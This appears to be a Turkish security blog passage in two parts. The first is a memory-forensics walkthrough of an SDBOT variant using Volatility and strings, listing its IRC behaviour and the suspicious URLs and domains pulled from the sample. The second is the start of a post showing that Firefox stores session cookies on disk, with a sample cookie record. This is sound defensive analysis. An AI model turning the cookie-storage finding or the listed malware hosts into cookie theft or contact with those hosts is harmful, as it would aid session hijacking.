
Zararlı yazılımı çalıştırır çalıştırmaz Wireshark aracı üzerinde HTTP ve IRC trafiği oluştuğunu gördüm ve bir IRC istemci yazılımı ile tespit edilen bu IRC sunucusuna bağlandım. Sunucuya bağlandığımda kanalın boş olması, botların ifşa olmasını engelleme adına özel olarak geliştirilmiş/modifiye edilmiş bir irc sunucusu olduğuna işaret ediyordu. Botun IRC kanalına giriş yapar yapmaz, internete çıkış yaptığı ip adres bloğunun 445. bağlantı noktasını otomatik olarak taramaya (port scan) başlaması da gözümden kaçmadı. Wireshark üzerindeki HTTP paketlerini incelediğimde ise botun NAT'lanmış IP adresini öğrenebilmek için bir kaç sayfaya bağlanmaya çalıştığını farkettim.






Zararlı yazılım ile ilgili daha fazla bilgi almak için Volatility ile bellek dosyasını incelemeye başladım.


İlk olarak PSLIST komutu ile sistem üzerinde çalışan işlemleri (process) listeledim ve çalıştırılma zamanına göre zararlı yazılımın sistem üzerinde 2888 PID'sine sahip indek.exe adı altında çalıştığını gördüm.




DLLLIST komutu ile zararlı yazılım tarafından yüklenen DLL dosyalarını listelediğimde ise urlmon.dll ve cryptdll.dll dosyaları şüpheli duruyordu.





CONNSCAN komutu ile sistem üzerindeki aktif ağ bağlantılarını listelediğimde ise 2888 PID'si ile çok sayıda bağlantı kurulduğunu gördüm.




PROCEXEDUMP komutu ile indek.exe yazılımına ait olan belleği diske kaydettikten sonra strings ve IDA PRO programları ile incelediğimde ise bu zararlı yazılımın SDBOT'ın bir varyantı olduğunu kolayca anladım.


C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\Vol\volatility-2.0.standalone>volatility.exe -f MERT-6756C-20111222-172321.raw procexedump -p 2888 -D memdump
Volatile Systems Volatility Framework 2.0
Dumping indek.exe, pid: 2888 output: executable.2888.exe
C:\Users\Mert\Desktop\Vol\volatility-2.0.standalone>


C:\Windows\system32\cmd.exe
C:\Users\Mert\Desktop\Vol\volatility-2.0.standalone\memdump>strings executable.2888.exe | grep -i http://
http://www.pr0.net/deny2/azenv.php
http://www.cooleasy.com/azenv.php
http://bigfish82110.bi.funpic.de/azenv104/azenv.php
http://0x103f.webuda.com/
C:\Users\Mert\Desktop\Vol\volatility-2.0.standalone\memdump>strings executable.2888.exe | grep -i irc
irc;
C:\Users\Mert\Desktop\Vol\volatility-2.0.standalone\memdump>strings executable.2888.exe | grep -i PRIVMSG
PRIVMSG
PRIVMSG %s :%s
C:\Users\Mert\Desktop\Vol\volatility-2.0.standalone\memdump>strings executable.2888.exe | grep -i www.
Sysinternals - www.sysinternals.com
WWWj
http://www.pr0.net/deny2/azenv.php
http://www.cooleasy.com/azenv.php
www.facebookvideocentral.com
www.merkurvideo.com
www.facebookvideocentral.com
www.merkurvideo.com
C:\Users\Mert\Desktop\Vol\volatility-2.0.standalone\memdump>



Son olarak zararlı yazılım üzerinde yer alan zaman damgasına baktığımda ise SDBOT varyantının hemen hemen hergün güncellenip derlendiği sonucu ortaya çıkıyordu.



Görüldüğü üzere bellek analizi ile zararlı yazılımlar, dinamik analiz kadar olmasa da rahatlıkla analiz edilebilir ve yeterli bir elde edilebilinir. Özellikle bu yazıda değinmediğim diğer Volatility komutlarına (malfind, gdt, apihooks, idt, vb.) göz atacak olursanız bellek analizi ile rootkit yazılımlarını dahi tespit etmeniz mümkün olabilir.

Bir sonraki yazıda görüşmek dileğiyle yeni yılın herkese sağlık, mutluluk ve bol kazanç getirmesini dilerim.

Firefox Oturum Geri Yükleme Özelliği

Source: https://www.mertsarica.com/firefox-oturum-geri-yukleme-ozelligi/

By M.S on December 12th, 2011


Accuvant firmasının yaptığı araştırmaya göre Chrome internet tarayıcısının rakiplerinden daha güvenli olduğu ortaya çıkmış. Araştırma sonucunda ortaya çıkan sıralamada Firefox internet tarayıcısının üçüncü sırada yer alması kimilerini şaşırtsa da beni pek şaşırtmadı.


Geçtiğimiz günlerde bir web uygulaması üzerinde penetrasyon testi gerçekleştirirken işlem (transaction) bazlı jeton (token) kullanılmaması durumunda oturum çerezini (session cookie) çalan art niyetli bir kişinin kurbanın oturumunu çaldıktan (session hijack) sonra uygulama üzerinde hangi işlemleri rahatlıkla gerçekleştirebileceğini düşünüyordum. Daha sonra oturum çerezinde HTTPOnly bayrağının kullanılıyor olması nedeniyle bu riskin gerçekleşme ihtimalini düşünmeye başladım. Ardından işletim sistemine bulaşan zararlı bir yazılımın oturum çerezini çalmak için izleyeceği yolları düşünmeye başladım. Oturum çerezi hafızadan (RAM) ne kadar rahatlıkla çalınabilirdi ? Meşhur bankacılık truva atları (zeus, spyeye) gibi internet tarayıcıları ile ilişkili dosyalara kanca (hook) atarak mı çalmak daha kolay olurdu diye düşünürken dosya sistemi üzerinde tutulan normal çerezlerden farklı olan oturum çerezlerinin dosya sistemi üzerinde tutuluyor olma ihtimaline nedense pek ihtimal vermiyordum ancak yine de göz atmaya karar verdim.


Öncelikle sanal makine üzerine Chrome (15.0.874.121), Firefox (8.0.1) ve Internet Explorer (9.0) internet tarayıcılarının en son sürümlerine kurdum ve üç internet tarayıcısı ile oturum çerezi ile birlikte güvenlik bayrağı (secure flag) ve HTTPOnly bayrağı kullanılan bir web sitesini ziyaret ettim. Ardından web sitesi tarafından her bir internet tarayıcısına gönderilen oturum çerezini not ederek internet tarayıcıları tarafından kullanılan klasörlerde bu çerezleri arattığımda sadece Firefox internet tarayıcısının oturum çerezini dosya sisteminde kayıt altına aldığını gördüm.

NAME	JSESSIONID
VALUE	0000YdvlbpvLNTc51NQwDfQGV06:162u7ac2o
HOST	[redacted]
PATH	/
SECURE	Yes
EXPIRES	At End Of Session

